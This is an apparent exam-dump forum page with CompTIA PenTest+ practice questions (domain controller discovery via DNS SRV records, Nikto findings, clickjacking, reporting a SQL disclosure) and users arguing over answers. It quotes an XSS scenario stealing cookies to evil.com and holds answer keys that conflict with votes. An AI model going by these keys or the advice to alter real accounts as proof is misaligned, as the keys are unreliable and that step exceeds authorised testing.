If Wireshark doesn't have anything to do with forwarding, so does Tcpdump. Tcpdump is just the command line version of Wireshark. They basically do the same thing. Wireshark is GUI and Tcpdump is command-line.
upvoted 1 times

mr_robot 4 years, 2 months ago
Yes, it does!

https://www.howtoforge.com/wireshark-remote-capturing
https://www.howtogeek.com/106191/5-killer-tricks-to-get-the-most-out-of-wireshark/
upvoted 1 times

ddiggler 2 years, 10 months ago

A & E
zactly
upvoted 1 times

D1960 4 years, 4 months ago
I asked about this on linuxquestions.org. I think the replies are interesting:
https://www.linuxquestions.org/questions/linux-security-4/can-tcpdump-and-or-wireshark-and-or-netcat-forward-traffic-to-another-device-4175672194/
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
So I read and to even use ssh you need to hook it to that RSA key file! Seems those guys are saying to just capture with tcpdump and shoot it out with netcat! I am going with A and E
upvoted 2 times

D1960 4 years, 4 months ago
According to this article: netcat can be used:
"Well, here I would like to point out that you most likely would have used backpipes in linux to bi-directionally port forward traffic using netcat, which also involves using mknod and tee."
https://www.esecforte.com/advanced-traffic-pivoting-with-netcat/
upvoted 1 times

Teacher6 4 years, 5 months ago
C and D. In this scenario, the best options are SSH and Wireshark. Secure Shell (SSH) provides secure encrypted connections between systems. SSH provides remote shell access via an encrypted connection. SSH is used for secure command-line access to systems, typically via TCP port 22, and is found on devices and systems of all types. Because SSH is so common, testing systems that provide an SSH service is a very attractive option for a penetration tester. Wireshark is a protocol analyzer that allows penetration testers to eavesdrop on and dissect network traffic. Wireshark also allows for capturing network traffic from wireless networks.
upvoted 1 times

D1960 4 years, 4 months ago
Why not use tcpdump instead of wireshark?
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
You would! Why go thru the headache of trying to install Wireshark over there? Why not use what is natively running on the victim server?
upvoted 1 times

Ariel235788 2 years, 10 months ago
because you dont know if its linux or windows
upvoted 1 times

Musaad 4 years, 5 months ago
I would go with D and E
is nmap capable to forward traffic ?
https://jtway.co/netcat-with-ssh-port-forwarding-148177b2e850
upvoted 3 times

Question #82 *Topic 1*

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A. dig -q any _kerberos._tcp.internal.comptia.net

B. dig -q any _lanman._tcp.internal.comptia.net

C. dig -q any _ntlm._tcp.internal.comptia.net

D. dig -q any _smtp._tcp.internal.comptia.net

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

I would go for A.

https://patternbuffer.wordpress.com/2007/12/13/finding-your-active-directory-site-and-domain-controllers/

dig any _kerberos._tcp.yourdomain.yourforest.com

This will give you a list of domain controllers to choose from.

upvoted 8 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 1 times

dyers 3 years, 4 months ago

Here is a list of DNS SRV entries on Windows Servers: https://social.technet.microsoft.com/wiki/contents/articles/7608.srv-records-registered-by-net-logon.aspx

upvoted 1 times

Question #83 *Topic 1*

Click the exhibit button.

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

A. Arbitrary code execution

B. Session hijacking

C. SQL injection

D. Login credential brute-forcing

E. Cross-site request forgery

Suggested Answer: *BD*

Community vote distribution

AB (100%)

miabe 2 years, 2 months ago

Selected Answer: AB

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 2 times

SciBer 2 years, 11 months ago

A. and B. - According to Wikipedia, XST can be used to get cookies. Cookies can be exploited in session hijacking. "XST scripts exploit ActiveX, Flash, or any other controls that allow executing an HTTP TRACE request. The HTTP TRACE response includes all the HTTP headers, including authentication data and HTTP cookie contents, which are then available to the script. In combination with cross-domain access flaws in web browsers, the exploit can collect the cached credentials of any website, including those utilizing SSL.
- https://en.wikipedia.org/wiki/Cross-site_tracing

Cross-Site Tracing (XST):
- https://owasp.org/www-community/attacks/Cross_Site_Tracing
- https://capec.mitre.org/data/definitions/107.html

Arbitrary code execution:
- https://www.kb.cert.org/vuls/id/520827/

upvoted 2 times

Ariel235788 2 years, 9 months ago

You would want D to completely hijack the server. sending exploit code wouldnt 100% always always overtake it. exploit code would do various things

upvoted 1 times

versun 3 years, 2 months ago

Answer is BD,because:
A. Arbitrary code execution ---> OSVDB-:/dvwa/?-s
B. Session hijacking ---> OSVDB-877 OSVDB-12184
C. SQL injection ---> OSVDB-:/dvwa/?-s
D. Login credential brute-forcing ---> many OSVDB (dictionary and login page)
E. Cross-site request forgery ---> OSVDB-:/dvwa/?-s

upvoted 4 times

hellobob 3 years, 3 months ago

Going with A and B with this one based on the Screenshot

upvoted 4 times

dyers 3 years, 4 months ago

I don't see anything that indicates session hijacking, brute force I can see since there is a login page but I'd say the next one would be code execution since it appears the php source code can be viewed which "may allow command execution"

upvoted 2 times

CapCrunch 3 years, 2 months ago

B due to the XST vulnerability

How XST could be used for Session hijacking:

https://owasp.org/www-community/attacks/Cross_Site_Tracing

upvoted 3 times

CapCrunch 3 years, 2 months ago

D due to the admin login page

Example:

https://securitytutorials.co.uk/brute-forcing-web-logins-with-dvwa/

upvoted 2 times

Question #84 *Topic 1*

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

A. Use path modification to escape the application's framework.

B. Create a frame that overlays the application.

C. Inject a malicious iframe containing JavaScript.

D. Pass an iframe attribute that is malicious.

Suggested Answer: *C*

Community vote distribution

B (100%)

boblee Highly Voted 4 years, 2 months ago

B. Is the answer.

upvoted 17 times

babaEniola 4 years, 2 months ago

are you sure, that is my first guess also

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

Right! Was my thought too! Guys, keep in mind that boblee has had many correct answers, including the exact answers as slchrome on the simulation about matching injections and XXS with mitigations. I have also seen correct answers in several other places by boblee...I would listen to him and ignore d1960 and robot...not picking on them, they are simply copying and pasting conjecture and sybex...that is free advise

upvoted 3 times

dyers 3 years, 4 months ago

https://www.youtube.com/watch?v=rBWiiKX9Cyo

Watch this to see exactly why this is, basically without this header, the website can be embedded in an iframe on the attacker's site, so attacker sends a malicious link, the user clicks it and since the attacker site is at the top level, so to speak, it can place a button over top of the iframe content of the legit site.

upvoted 2 times

kloug Most Recent 1 year, 7 months ago

BBBBBBBBBB

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: B

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

Selected Answer: B

It was on the exam

upvoted 2 times

CapCrunch 3 years, 2 months ago

i taught it was B at first but after looking into it, im certain it's C:

XSS Attack Using Frames

To exploit a Cross Site Scripting on a third-party web page at example.com, the attacker could create a web page at evil.com, which the attacker controls, and include a hidden iframe in the evil.com page. The iframe loads the flawed example.com page, and injects some script into it through the XSS flaw. In this example, the example.com page prints the value of the “q” query parameter from the page’s URL in the page’s content without escaping the value. This allows the attacker to inject some JavaScript into the example.com page which steals the browser-user’s example.com cookie, and sends the cookie via a fake-image request to evil.com (the iframe’s src URL is wrapped for legibility):

upvoted 1 times

CapCrunch 3 years, 2 months ago

The iframe is hidden off-screen, so the browser user won't have any idea that they just "visited" the example.com page. However, this attack is effectively the same as a conventional XSS attack, since the attacker could have simply redirected the user directly to the example.com page, using a variety of methods, including a meta element like this (again, the meta element's URL is wrapped for legibility)

Source:
https://owasp.org/www-community/attacks/Cross_Frame_Scripting
upvoted 1 times

versun 3 years, 2 months ago

Yeah Answer is B
upvoted 3 times

ddiggler 2 years, 10 months ago

It is B
The test writers are all about obfuscation. Some of the questions are just stupid.
I'd like to meet a test writer in a back alley and run my stepper.bat file
upvoted 3 times

nonyabiz 3 years, 2 months ago

Everyone seems to be missing the subtle slight of hand on B.

There's a difference between a frame and an iframe in html. Look at the verbiage, it says frame on B. C is eliminated over the Javascript element.

The HTML <iframe> src attribute is used to specify the URL of the document that are embedded to the <iframe> element. Syntax: <iframe src="URL"> Attribute Values: It contains single value URL which specifies the URL of the document that is embedded to the iframe.
upvoted 1 times

D1960 4 years, 3 months ago

FWIW: the best answer to this question would be "clickjacking" but that is not offered. Answers B, C, and D, could all be part of a clickjacking attack.
upvoted 1 times

mr_robot 4 years, 5 months ago

I would go for C.

https://www.w3.org/Security/wiki/Clickjacking_Threats

https://blog.qualys.com/securitylabs/2012/11/29/clickjacking-an-overlooked-web-security-hole
upvoted 2 times

D1960 4 years, 4 months ago

Probably correct. However, B and D, also seem to be possible answers.
upvoted 1 times

mr_robot 4 years, 4 months ago

Sounds like B could be the best answer:
https://www.w3.org/Security/wiki/Clickjacking_Threats - "The most common form of clickjacking attack involves obscuring a trusted dialogue by overlaying malicious content."
https://blog.qualys.com/securitylabs/2012/11/29/clickjacking-an-overlooked-web-security-hole - "Clickjacking is an attack that tricks a web user into clicking a button, a link or a picture, etc. that the web user didn't intend to click, typically by overlaying the web page with an iframe. This malicious technique can potentially expose confidential information or, less commonly, take control of the user's computer. For example, on Facebook, a clickjack can lead to an unauthorized user spamming your entire network of friends from your account."
upvoted 6 times

who__cares123456789___ 3 years, 7 months ago

the reason C is incorrect is the word javascript...the iframe would be embeded in another iframe in HTML, not javascript...I am not 100% certain since coding is my weak link!!
https://www.imperva.com/learn/application-security/clickjacking/
upvoted 1 times

Question #85 *Topic 1*

A penetration test was performed by an on-staff junior technician. During the test, the technician discovered the web application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.

B. Connect to the SQL server using this information and change the password to one or two non-critical accounts to demonstrate a proof--of-concept to management.

C. Notify the development team of the discovery and suggest that input validation be implemented with a professional penetration testing company.

D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Suggested Answer: *A*

Community vote distribution

A (100%)

boblee Highly Voted 4 years, 2 months ago
sybex is bad. the answer is A.
upvoted 9 times

ftoon 3 years, 4 months ago
A is wrong, the pen test must not disclose any sensitive info in the report, I think B is good for a junior pen test to prove his work to the management
upvoted 2 times

kamaluchi 3 years, 2 months ago
the report typically does contain sensitive information as its purpose is to document what was discovered
upvoted 3 times

kloug Most Recent 1 year, 7 months ago
AAAAAAAA
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: A
looks good to me
upvoted 1 times

cvMikazuki 2 years, 11 months ago
sybex is bad. the answer is A.
upvoted 1 times

nakres64 3 years, 4 months ago
This is an important vulnerability and needs to be solved immediately. For a junior technician best answer is D IMO.
upvoted 1 times

nakres64 3 years, 4 months ago
I am wrong. A is correct.
upvoted 4 times

EZPASS 3 years, 9 months ago
I agree. I believe the best answer is A.
upvoted 2 times

TestBanger 3 years, 10 months ago
notify management with an executive summary plus anything in the ROE - that's all the C level wants
upvoted 2 times

Marlon_Franco22 4 years ago
best answer is A

upvoted 1 times

danishnafay 4 years, 1 month ago

To notify management A is the best option. D is part of recommendations, so I'm my opinion A includes D.

upvoted 3 times

maps7 4 years, 4 months ago

the question says which of the following is the 'Most effective way of notifying management of these findings and its importance' i think the answer is A then after that if need be to Request management to create RFP we can do that after doing A.

upvoted 3 times

mr_robot 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. In this scenario, since the testing was performed by an on-staff junior administrator, it may be in the company's best interest to create a request for proposal (RFP) from a professional penetration testing company to agree with the assessments and to give the company any vulnerability findings. An RFP is a document that solicits proposal, often made through a bidding process.

upvoted 2 times

D1960 4 years, 5 months ago

May not be a bad idea for management, after being notified, to put together an RFP. But an RFP is not a way to notify management of a potential problem. Note the question: Which of the following is the MOST effective way to notify management of this finding and its importance?

upvoted 2 times

mr_robot 4 years, 5 months ago

Agree with you D1960. Personally I would choose A but the book says otherwise. The question from the book is:

A junior technician in an organization's IT department runs a penetration test on a corporate web application. During testing, the technician discovers that the application can disclose a SQL table with all user account and password information. How should the technician notify management?

A. The technician should connect to the SQL server using this information and change the passwords of a few noncritical accounts to demonstrate a proof of concept to management.
B. The technician should document the findings using an executive summary including recommendations and screenshots to provide to management.
C. The technician should notify the development team of the discovery and suggest that input validation be enforced on the web application's SQL query strings.
D. The technician should request that management create a request for proposal (RFP) to begin a formal engagement with a professional penetration testing company.

upvoted 1 times

D1960 4 years, 4 months ago

You may be right. If you read the answers carefully, it says the the tech should request that management create an RFP. It does not say that an RFP be used to notify management.
The question and answers are very poorly worded. The question asks for the most "effective **way** to notify management" not what should be suggested to management.
Answer "A" sort of makes sense. But documenting something does necessarily mean that will be passed to management. Also, the tech did not do a pentest, he/she just stumbled across a problem, so I'm not sure if a formalized report with an executive summary would make sense.

upvoted 1 times

mr_robot 4 years, 4 months ago

Actually the tech already did a pentest on the system. "A penetration test was performed by an on-staff junior technician..." but maybe because he is a junior technician and after notifying the findings to the business using steps from A, he would suggest the executives to request a RFP with a professional company so they can confirm and suggest remediation solutions? But as maps7 wrote, that does not answer the main question "Which of the following is the MOST effective way to notify management of this finding and its importance?", so it's a really trick one. Who should we trust, the Sybex book or common sense?

upvoted 2 times